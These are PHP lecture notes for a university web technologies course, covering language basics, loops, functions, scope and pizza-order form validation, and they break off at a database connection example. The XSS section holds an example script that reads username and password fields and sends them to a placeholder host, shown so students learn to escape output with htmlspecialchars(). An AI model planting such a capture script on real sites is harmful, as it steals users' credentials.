Web Technologies
ICE 3209

php

Prepared by
Md. Hasan Al Banna
Lecturer, Dept. of CSE
Bangladesh University of Professionals

Email: hasan.banna@bup.edu.bd

What is PHP?

- PHP is an acronym for "PHP: Hypertext Preprocessor"
- PHP is a widely-used, open-source scripting language
- PHP scripts are executed on the server
- PHP is free to download and use
- It is powerful enough to be at the core of the biggest blogging system on the web (WordPress)!
- It is deep enough to run large social networks!
- It is also easy enough to be a beginner's first server-side language!

What is a PHP File?

- PHP files can contain text, HTML, CSS, JavaScript, and PHP code
- PHP code is executed on the server, and the result is returned to the browser as plain HTML
- PHP files have extension ".php"

What Can PHP Do?

- PHP can generate the dynamic page content
- PHP can create, open, read, write, delete, and close files on the server
- PHP can collect form data
- PHP can send and receive cookies
- PHP can add, delete, and modify data in your database
- PHP can be used to control user-access
- PHP can encrypt data
- With PHP you are not limited to output HTML. You can output images, PDF files, and even Flash movies. You can also output any text, such as XHTML and XML.

Why PHP?

- PHP runs on various platforms (Windows, Linux, Unix, Mac OS X, etc.)
- PHP is compatible with almost all servers used today (Apache, IIS, etc.)
- PHP supports a wide range of databases
- PHP is easy to learn and runs efficiently on the server side
- Still very popular (WordPress, Magento)
- A lot of job opportunities

Install

- To start using PHP, you can:
- Find a web host with PHP and MySQL support
- Install a web server on your own PC, and then install PHP and MySQL
- Good option is xampp.
- It will give support for php and MySql.
- Our webpages are being served from the htdocs folder.
- There the server will look for the index page.

Syntax

- A PHP script is executed on the server, and the plain HTML result is sent back to the browser.
- A PHP script can be placed anywhere in the document.
- A PHP script starts with <?php and ends with ?>
- A PHP file normally contains HTML tags, and some PHP scripting code.
- PHP statements end with a semicolon (;).
- In PHP, keywords (e.g. if, else, while, echo, etc.), classes, functions, and user-defined functions are not case-sensitive.
- However; all variable names are case-sensitive!

Example

```
<!DOCTYPE html>
<html>
<body>
<h1>My first PHP page</h1>
<?php
echo "Hello World!";
?>
</body>
</html>
```

- The PHP echo statement is often used to output data to the screen.
- If a PHP page only has an echo statement, the inspect will still show the whole html. This is because the browser will render the output of the php page to an html.

Comments in PHP

- A comment in PHP code is a line that is not executed as a part of the program.
- Its only purpose is to be read by someone who is looking at the code.
- Single-line comment:
- // This is a single-line comment
- # This is also a single-line comment
- Multi-line comment:
- /*
- This is a multiple-lines comment block
- that spans over multiple
- lines
- */

Variables

- Variables are "containers" for storing information.
- In PHP, a variable starts with the $ sign, followed by the name of the variable.
- <?php
- $txt = "Hello world!";
- $x = 5;
- $y = 10.5;
- ?>
- Unlike other programming languages, PHP has no command for declaring a variable. It is created the moment you first assign a value to it.
- We can override a variable.

Naming

- A variable can have a short name (like x and y) or a more descriptive name (age, carname, total_volume).
- Rules for PHP variables:
  - A variable starts with the $ sign, followed by the name of the variable
  - A variable name must start with a letter or the underscore character
  - A variable name cannot start with a number
  - A variable name can only contain alpha-numeric characters and underscores (A-z, 0-9, and _)
  - Variable names are case-sensitive ($age and $AGE are two different variables)

Constant

- A constant value can not be changed.
- We can declare it like:
- define(‘NAME’, ‘Banna’);
- Echo NAME;
- We can not override it.
- We don’t need the $ sign here.

Loosely Typed Language

- PHP automatically associates a data type to the variable, depending on its value.
- Since the data types are not set in a strict sense, you can do things like adding a string to an integer without causing an error.
- In PHP 7, type declarations were added.
- This gives an option to specify the data type expected when declaring a function, and by enabling the strict requirement, it will throw a "Fatal Error" on a type mismatch.

Data Types

- PHP supports the following data types:
- String
- Number(Integer, Float (floating point numbers - also called double))
- Boolean
- Array
- Object
- NULL

String

- A string is a sequence of characters, like "Hello world!".

```
$stringOne = "my email address is ";
$stringTwo = "abc.com";
echo $stringOne;
```

- Concatenation:
- We can concatenate two strings with a dot(.) operator.

```
$stringOne = "my email address is ";
$stringTwo = "abc.com";
echo $stringOne . $stringTwo;
```

- We can also use the following:
- echo 'I am ' . $stringTwo;
- If we use “” to declare a string we can put the variables inside it.
- echo "I am $stringTwo";
- Escape character:
- “\” is the escape character which allows us to skip the original meaning of a character.
- echo "he said \"hello\"";
- We can access the characters of a string with an index like $stringTwo[1];

String Functions

- The PHP strlen() function returns the length of a string.
- echo strlen("Hello world!");
- The PHP str_word_count() function counts the number of words in a string.
- echo str_word_count("Hello world!");
- The PHP strrev() function reverses a string.
- echo strrev("Hello world!");

- The PHP strpos() function searches for a specific text within a string. If a match is found, the function returns the character position of the first match. If no match is found, it will return FALSE.
- echo strpos("Hello world!", "world");
- The PHP str_replace() function replaces some characters with some other characters in a string.
- echo str_replace("world", "Dolly", "Hello world!");

- We can also convert to uppercase and lowercase letters.
- echo strtolower("AL");
- echo strtoupper("al");

Numbers

- One thing to notice about PHP is that it provides automatic data type conversion.
- So, if you assign an integer value to a variable, the type of that variable will automatically be an integer. Then, if you assign a string to the same variable, the type will change to a string.
- $a =25;
- $pi = 3.14;
- echo $a+$pi;
- We can do all the arithmetic operations like +, -, *, /, **

Order of Operation

- The order of operation follows BIDMAS (Bracket, Indices, Division, Multiplication, Addition, Subtraction).
- echo 2*(4+9)/3;
- Post-increment:
- echo $a++;->25
- echo $a;->26
- We can also use pre-increment, pre-decrement, and Post-decrement.

Short-hand

- $age =20;
- $age+= 10;
- echo $age; ->30
- It can also be used for other arithmetic operators.

PHP Casting Strings and Floats to Integers

- Sometimes you need to cast a numerical value into another data type.
- The (int), (integer), or intval() functions are often used to convert a value to an integer.
- $x = 23465.768;
- $int_cast = (int)$x;
- echo $int_cast;
- echo "<br>";
- $x = "23465.768";
- $int_cast = (int)$x;
- echo $int_cast;

Number Functions

- echo floor($pi);
- echo "<br>";
- echo ceil($pi);
- echo "<br>";
- echo pi();

Arrays

- An array stores multiple values in one single variable
- An array can hold many values under a single name, and you can access the values by referring to an index number.
- In PHP, the array() function is used to create an array.
- In PHP, there are three types of arrays:
  - Indexed arrays - Arrays with a numeric index
  - Associative arrays - Arrays with named keys
  - Multidimensional arrays - Arrays containing one or more arrays

Creating an array

- We can use two ways to create an array
- $people = ["a", "b", "c"];
- print_r ($people);
- $cars = array("Volvo", "BMW", "Toyota");
- print_r ($cars);
- Print_r is print readable

- We can add an element to an array by:
- $people = ["a", "b", "c"];
- $people[] = "al";
- Or we can use the push method:
- `array_push($people, 70);`
- `Count($people) will give the number of elements in the array.`
- `We merge two arrays using array_merge()`
- `print_r (array_merge($people, $cars))`

Associative array

- Associative arrays are arrays that use named keys that you assign to them.
- $age = array("Peter"=>35, "Ben"=>37, "Joe"=>43);
- Or,
- $ninja = [“s” => “black”, “g”=> “green”];
- Echo $ninja[“s”];
- Print_r ($ninja);
- To add new elements
- $ninja[“b”] = “red”;
- We can use array_merge to merge two associative arrays.

Multi-dimensional array

- A multidimensional array is an array containing one or more arrays.
- PHP supports multidimensional arrays that are two, three, four, five, or more levels deep. However, arrays more than three levels deep are hard to manage for most people.

Example

- $cars = array (
- array("Volvo",22,18),
- array("BMW",15,13),
- array("Saab",5,2),
- array("Land Rover",17,15)
-);

- Now the two-dimensional $cars array contains four arrays, and it has two indices: row and column.
- To get access to the elements of the $cars array we must point to the two indices (row and column)
- echo $cars[0][0];
- To remove an element use array_pop($cars);
- It will remove and return the last value that is stored.
- `$pop = array_pop($cars);`
- `print_r (pop);`

Loops

- Often, you want the same block of code to run over and over again a certain number of times, where we can use loops.
- Loops are used to execute the same block of code again and again, as long as a certain condition is true.
- In PHP, we have the following loop types:
- for - loops through a block of code a specified number of times
- foreach - loops through a block of code for each element in an array
- while - loops through a block of code as long as the specified condition is true
- do...while - loops through a block of code once, and then repeats the loop as long as the specified condition is true

For loop

- The for loop is used when you know in advance how many times the script should run.
- Syntax:

```
for (init counter; test counter; increment counter) {
  code to be executed for each iteration;
}
```

- init counter: Initialize the loop counter value
- test counter: Evaluated for each loop iteration. If it evaluates to TRUE, the loop continues. If it evaluates to FALSE, the loop ends.
- increment counter: Increases the loop counter value

Example

```
<?php
for ($x = 0; $x <= 10; $x++) {
  echo "The number is: $x <br>";
}
?>
```

Example with an array

```
$blogs = ['blog1', 'blog2', 'blog3', 'blog4', 'blog5', 'blog6', 'blog7'];
    for ($i=0; $i <count($blogs) ; $i++) {
        echo $blogs[$i]."<br/>";
    }
```

foreach

- The foreach loop works only on arrays and is used to loop through each key/value pair in an array.
- Syntax:

```
foreach ($array as $value) {
  code to be executed;
}
```

- For every loop iteration, the value of the current array element is assigned to $value and the array pointer is moved by one, until it reaches the last array element.

Example

```
foreach($blogs as $blog){
		echo $blog . "<br/>";
	}
```

Example with associative array

```
$age = array("Peter"=>"35", "Ben"=>"37", "Joe"=>"43");

    foreach($age as $x => $val) {
    echo "$x = $val<br>";
    }
```

Example with Multi-dimensional Array

```
$products = [
        ["name" => "shiny star", "price"=>20],
        ["name" => "green shell", "price"=>10],
        ["name" => "red shell", "price"=>40],
        ["name" => "pearl", "price"=>20],
        ["name" => "diamond", "price"=>60]
    ];
    foreach ($products as $product) {
        echo $product["name"]. " - " . $product["price"] . "<br/>";
    }
```

While loop

- The while loop executes a block of code as long as the specified condition is true.
- Syntax:

```
while (condition is true) {
  code to be executed;
}
```

Example

```
$x = 1;

while($x <= 5) {
  echo "The number is: $x <br>";
  $x++;
}
```

Do while loop

- The do...while loop will always execute the block of code once, it will then check the condition, and repeat the loop while the specified condition is true.
- Syntax:

```
do {
  code to be executed;
} while (condition is true);
```

Example

```
$x = 5;

do {
  echo "The number is: $x <br>";
  $x++;
} while ($x <= 5);
```

Adding PHP code inside html

```
<h3>Products</h3>
    <ol>
        <?php foreach ($products as $product) { ?>
            <li><?php echo $product["name"]." - ". $product["price"]
?></li>
            <?php } ?>
    </ol>
```

Boolean and Comparison

- Boolean can be true or false
- The Boolean value can not be displayed to the browser.
- Its string form is displayed.
- String form of true is “1” and false is “”.
- For comparison we can use operators like >, <, ==, !=, >=, <=

Example

```
echo 5 < 10;
echo "<br/>";
echo 5 > 10;
echo "<br/>";
echo 5 == 10;
echo "<br/>";
echo 10 == 10;
echo "<br/>";
echo 5 != 10;
echo "<br/>";
```

```
echo 5 <= 10;
echo "<br/>";
echo 5 >= 5;
echo "<br/>";
echo "shaun" < "yoshi";
echo "<br/>";
echo "shaun" > "yoshi";
echo "<br/>";
echo "shaun" > "Shaun";
echo "<br/>";
```

Loose & Strict Comparison

- Loose comparison on compares the value, the datatype is not checked.
- Echo 5 == “5”; it returns 1.
- Tight comparison compares both the value and the type.
- Echo 5 === “5”; it returns “”.

Conditional statement

- Sometimes we want to perform different actions under different conditions. You can use conditional statements.
- In PHP we have the following conditional statements:
- if statement - executes some code if one condition is true
- if...else statement - executes some code if a condition is true and another code if that condition is false
- if...elseif...else statement - executes different codes for more than two conditions
- switch statement - selects one of many blocks of code to be executed

Example

```
$t = date("H");
if ($t < "10") {
  echo "Have a good morning!";
} elseif ($t < "20") {
  echo "Have a good day!";
} else {
  echo "Have a good night!";
}
```

Multiple condition check

- We can use && operator for evaluating all the cases and the || operator if we want at least one condition to be true.

```
foreach ($products as $product) {
        if($product["price"]>15 && $product["price"]<25){
            echo $product["name"];
        }
    }
```

Continue and Break

- If we want to skip when a condition is true, we use continue.
- If we want to stop a code when a certain condition is met, we use break.

```
foreach ($products as $product) {
        if($product["price"]== 20){
            continue;
        }
        echo $product["name"];
    }
```

Switch

```
$favcolor = "red";
switch ($favcolor) {
  case "red":
    echo "Your favorite color is red!";
    break;
  case "blue":
    echo "Your favorite color is blue!";
    break;
default:
    echo "Your favorite color is neither red, blue, nor green!";
}
```

Function

- Besides the built-in PHP functions, it is possible to create your own functions.
- A function is a block of statements that can be used repeatedly in a program.
- A function will not execute automatically when a page loads.
- A function will be executed by a call to the function.
- Syntax:

```
function functionName() {
  code to be executed;
}
```

Example

```
function writeMsg() {
  echo "Hello world!";
}

writeMsg();
```

Parameters

- A function can have zero, one or more parameters.

```
function writeMsg($name) {
        echo "Hello $name";
    }

    writeMsg("Karim");
```

Default Value

```
function writeMsg($name = “Putin”) {
          echo "Hello $name";
        }

        writeMsg();
```

Return

- A function can return a value.

```
function sum($x, $y) {
        $z = $x + $y;
        return $z;
      }

echo "5 + 10 = " . sum(5, 10) . "<br>";
```

Pass by reference

```
function add_five(&$value) {
  $value += 5;
}


$num = 2;
add_five($num);
echo $num;
```

Variable Scope

- The scope of a variable is the part of the script where the variable can be referenced/used.

- PHP has three different variable scopes:

- local
- global
- static

Local Scope

- A variable declared within a function has a LOCAL SCOPE and can only be accessed within that function

```
function myTest() {
  $x = 5; // local scope
  echo "<p>Variable x inside function is: $x</p>";
}
myTest();
// using x outside the function will generate an error
echo "<p>Variable x outside function is: $x</p>";
```

Global Scope

- A variable declared outside a function has a GLOBAL SCOPE and can only be accessed outside a function

```
$x = 5; // global scope
function myTest() {
  // using x inside this function will generate an error
  echo "<p>Variable x inside function is: $x</p>";
}
myTest();
echo "<p>Variable x outside function is: $x</p>";
```

Global Keyword

- The global keyword is used to access a global variable from within a function.
- To do this, use the global keyword before the variables (inside the function)

```
$x = 5;
$y = 10;
function myTest() {
  global $x, $y;
  $y = $x + $y;
}
myTest();
echo $y; // outputs 15
```

Globals array

- PHP also stores all global variables in an array called $GLOBALS[index].

```
<?php
$x = 5;
$y = 10;
function myTest() {
  $GLOBALS['y'] = $GLOBALS['x'] + $GLOBALS['y'];
}
myTest();
echo $y; // outputs 15
?>
```

Static

- Normally, when a function is completed/executed, all of its variables are deleted. However, sometimes we want a local variable NOT to be deleted. We need it for a further job.
- To do this, use the static keyword when you first declare the variable

```
function myTest() {
  static $x = 0;
  echo $x;
  $x++;
}
myTest();
myTest();
myTest();
```

Include and Require

- If we want to add a PHP file inside another PHP file, we use include or require.
- Suppose we have headers or footers, which need to be added to every page. In that case, we can make a separate page for the header or footer and include them on all the pages.
- The difference between include and require is that if some error occurs, include shows the error but continues with the code, but require stops the code right there and does not continue further.

Adding header and footer with include

- Here, we will create a header.php file that will contain the head portion of the html and a navigation bar.
- The footer.php will hold the footer portion of the html.
- For designing, we will use materialize CSS, which is a CSS framework like bootstrap.

Header.php

```
<head>
<meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Pizza</title>
<link rel="stylesheet"
href="https://cdnjs.cloudflare.com/ajax/libs/materialize/1.0.0/css/materialize.min.css">
    <style>
        .brand{
            background: #cbb09c !important;
        }
        .brand-text{
            color: #cbb09c !important;
        }
</style>
</head>
```

Header.php (cont...)

```
<body class = "grey lighten-4">
   <nav class="white z-depth-0">
   </div class = "container">
   <a href="#" class="center brand-logo brand-text">BUP Pizza</a>
   <ul id="nav-mobile" class="right hide-on-small-and-down">
      <li>
         <a href="add.php" class="btn brand z-depth-0">Add Pizza</a>
      </li>

   </ul>
   </nav>
```

Footer.php

```
<footer class="section">
   <div class="center grey-text">copyright 2022 Banna</div>
</footer>
</body>
```

Index.php

```
<!DOCTYPE html>
<html lang="en">
  <?php include ("template/header.php"); ?>

  <?php include ("template/footer.php") ?>
</html>
```

Working with Forms

- Using the forms, we can collect data from the user and send it back to the server.
- We can use the Get method and Post method for sending the data to the server.
- Get method sends the data in the URL.
- Post sends the data in the request header.
- For example, we will create a form that will add a new pizza.
- We will add a file called add.php, where we will keep the form.
- It will have both the headers and footers.
- The action attribute defines which php page will handle the data that the user is submitting.

Add.php

```
<!DOCTYPE html>
<html lang="en">
    <?php include ("template/header.php") ?>
    <section class ="container grey-text">
        <h4 class="center">Add Pizza</h4>
        <form action="add.php" method="GET" class="white">
            <label for="email">Email</label>
            <input type="text" name = "email">
            <label for="email">Pizza Title</label>
```

Add.php

```
 <input type="text" name = "title">
          <label for="email">Ingredients</label>
          <input type="text" name = "ingredients">
          <div class="center">
          <input type="submit" name="submit" value="submit" class
= "btn brand z-depth-0">
          </div>
      </form>
   </section>
```

- Here, we have used add.php as action and method was GET.
- So, we need to have some php code that defines that it will handle the data if some data is sent via the submit operation, else it will show only the form.
- We will use isset() method which defines whether something is set or not (is it assigned a value).
- The Global variable $_GET stores all the data that is sent when the form is submitted. Checking whether this associative array is set or not gives us information on whether the submit button is pressed or not.
- If we made a post request this will be stored in $_POST

For handling the form add this code the add.php

```
<?php
   if(isset($_GET["submit"])){
       echo $_GET["email"];
       echo $_GET["title"];
       echo $_GET["ingredients"];
   }
?>
```


For POST method use this

```
<?php
   if(isset($_POST["submit"])){
      echo $_POST["email"];
      echo $_POST["title"];
      echo $_POST["ingradiants"];
   }
?>
```

Cross-Site Scripting (XSS)

- Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into trusted websites.
- XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser-side script, to a different end user.
- Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

Example



```
<input name=username id=username>
<input type=password name=password id=password onchange="Capture()">
<script>
function Capture()
{
var user = document.getElementById('username').value;
var pass = document.getElementById('password').value;
var xhr = new XMLHttpRequest();
xhr.open("GET", "https://domain.com/?username=" + user + "&password=" + pass, true)
xhr.send();
}
</script>
```

- To avoid this, we will use htmlspecialchars() method while echoing the value of some user data.
- Example:
- echo htmlspecialchars($_POST["ingradiants"]);
- This will convert everything to HTML entities, which are safe string versions of the special characters.

Form Validation

- First we will check whether something is written in the fields or not.
- Empty method checks whether a value of an associated key is empty or not.
- So, we can check like:

```
if(empty($_POST['email'])){
                echo 'An email is required <br />';
        } else{
                echo htmlspecialchars($_POST['email']) . '<br />';
        }
```

```
if(isset($_POST['submit'])){
			if(empty($_POST['email'])){
				echo 'An email is required <br />';
			} else{
				echo htmlspecialchars($_POST['email']) . '<br />';
			}
			if(empty($_POST['title'])){
				echo 'A title is required <br />';
			} else{
				echo htmlspecialchars($_POST['title']) . '<br />';
			}
			if(empty($_POST['ingredients'])){
				echo 'At least one ingredient <br />';
			} else{
				echo htmlspecialchars($_POST['ingredients']) . '<br />';
			}
	}
```

Validate with REGEX

- For email validation, we will use built-in filters, and for the rest, we will create regex.
- The filter_var() function filters a single variable with a specified filter. It takes two pieces of data:
- The variable you want to check
- The type of check to use
- `FILTER_VALIDATE_EMAIL will check whether the entered value is an email or not.`

```
if(empty($_POST['email'])){
                              echo 'An email is required <br />';
                    } else{
                              $email = $_POST['email'];
                              if(!filter_var($email, FILTER_VALIDATE_EMAIL)){
                                        echo 'Email must be a valid email address';
                              }
                    }
```

Testing with regex

- Here, we are testing the title.

```
if(empty($_POST['title'])){
                        echo 'A title is required <br />';
                } else{
                        $title = $_POST['title'];
                        if(!preg_match('/^[a-zA-Z\s]+$/', $title)){
                                echo 'Title must be letters and spaces only';
                        }
                }
```

Testing with regex

- Here, we are testing the ingredients.

```
if(empty($_POST['ingredients'])){
                              echo 'At least one ingredient is required <br />';
                    } else{
                              $ingredients = $_POST['ingredients'];
                              if(!preg_match('/^([a-zA-Z\s]+)(,\s*[a-zA-Z\s]*)*$/',
$ingredients)){
                                        echo 'Ingredients must be a comma separated list';
                              }
                    }
```

```
if(isset($_POST['submit'])){
		$email = $title = $ingredients = '';
		if(empty($_POST['email'])){
			echo 'An email is required <br />';
		} else{
			$email = $_POST['email'];
			if(!filter_var($email, FILTER_VALIDATE_EMAIL)){
				echo 'Email must be a valid email address';
			}}
		if(empty($_POST['title'])){
			echo 'A title is required <br />';
		} else{
			$title = $_POST['title'];
			if(!preg_match('/^[a-zA-Z\s]+$/', $title)){
				echo 'Title must be letters and spaces only';
			}}
		if(empty($_POST['ingredients'])){
			echo 'At least one ingredient is required <br />';
		} else{
			$ingredients = $_POST['ingredients'];
			if(!preg_match('/^([a-zA-Z\s]+)(,\s*[a-zA-Z\s]*)*$/', $ingredients)){
				echo 'Ingredients must be a comma separated list';
			}}
}
```

Showing Errors in the form

- First, we need to store the error in some variable.
- We will use an array.
- $errors = array('email' => '', 'title' => '', 'ingredients' => ‘’);
- Instead of echoing, we will store the error messages in the array.

```
if(empty($_POST['email'])){
                $errors['email'] = 'An email is required';
        } else{
                $email = $_POST['email'];
                if(!filter_var($email, FILTER_VALIDATE_EMAIL)){
                        $errors['email'] = 'Email must be a valid email';
                }}
```

- To show the errors in the form, we will add a div and echo the error.

```
<label>Your Email</label>
                    <input type="text" name="email" >
                    <div class="red-text"><?php echo $errors['email'];
?></div>
```

Keeping the error text in the form

- To update the wrong input by the user, it would be great if the already written content is available in the form fields.
- For this we can do the following

```
<label>Your Email</label>
                <input type="text" name="email" value="<?php echo
htmlspecialchars($email) ?>">
                <div class="red-text"><?php echo $errors['email']; ?></div>
```

- We need to initialize $email as when we enter the page for the first time, there is no $email variable available.
- So, use

```
$email = $title = $ingredients = '';
```


Redirecting if the validation passes

```
if(array_filter($errors)){
                    } else {
                              header('Location: index.php');
                    }
```

```php
$email = $title = $ingredients = '';
$errors = array('email' => '', 'title' => '', 'ingredients' => '');
if(isset($_POST['submit'])){
    if(empty($_POST['email'])){
        $errors['email'] = 'An email is required';
    } else{
        $email = $_POST['email'];
        if(!filter_var($email, FILTER_VALIDATE_EMAIL)){
            $errors['email'] = 'Email must be a valid email address';
        }
    }
    if(empty($_POST['title'])){
        $errors['title'] = 'A title is required';
    } else{
        $title = $_POST['title'];
        if(!preg_match('/^[a-zA-Z\s]+$/', $title)){
            $errors['title'] = 'Title must be letters and spaces only';
        }
    }
    if(empty($_POST['ingredients'])){
        $errors['ingredients'] = 'At least one ingredient is required';
    } else{
        $ingredients = $_POST['ingredients'];
        if(!preg_match('/^([a-zA-Z\s]+)(,\s*[a-zA-Z\s]*)*$/', $ingredients)){
            $errors['ingredients'] = 'Ingredients must be a comma separated list';
        }
    }
    if(array_filter($errors)){
    } else {
        header('Location: index.php');
    }
}
```

```
<section class="container grey-text">
        <h4 class="center">Add a Pizza</h4>
        <form class="white" action="add.php" method="POST">
            <label>Your Email</label>
            <input type="text" name="email" value="<?php echo htmlspecialchars($email)
?>">
            <div class="red-text"><?php echo $errors['email']; ?></div>
            <label>Pizza Title</label>
            <input type="text" name="title" value="<?php echo htmlspecialchars($title)
?>">
            <div class="red-text"><?php echo $errors['title']; ?></div>
            <label>Ingredients (comma separated)</label>
            <input type="text" name="ingredients" value="<?php echo
htmlspecialchars($ingredients) ?>">
            <div class="red-text"><?php echo $errors['ingredients']; ?></div>
            <div class="center">
                <input type="submit" name="submit" value="Submit" class="btn brand z-
depth-0">
            </div>
        </form>
    </section>
```

Web database transaction



- In a typical web database transaction, the following stages are done-
- A user’s web browser issues an HTTP request for a particular web page.
- The web server receives the request, retrieves the file, and passes it to the PHP engine for processing.
- The PHP engine begins parsing the script. Inside the script is a command to connect to the database and execute a query. PHP opens a connection to the MySQL server and sends the appropriate query.

- The MySQL server receives the database query, processes it, and sends the results back to the PHP engine.
- The PHP engine finishes running the script, which usually involves formatting the query results nicely in HTML. It then returns the resulting HTML to the web server.
- The web server passes the HTML back to the browser.

- To retrieve data from the database, we need to follow some steps.
- We can use MySQL as a database. We can use XAMPP to start the MySQL server.
- First, we need to create a user and set a password. Then create a database there with tables.
- The database needs to be populated with data.
- We can do that easily in phpMyAdmin.

Connection to Database

- We have two options for connecting to a database
  1. MySQLi (MySQL improved)
  2. PDO (php data object)

- For creating a connection with the server, we will use the $mysqli_connect() method.
- It takes 4 parameters:
  1. Hostname
  2. Username
  3. Password
  4. Database name
- Example:
- $conn = mysqli_connect('localhost', 'banna', '1234', 'pizza');

- After the connection, we need to check if the connection was established.
- If there is an error, we can get the error from mysql_connect.error() method.
- Example:

```
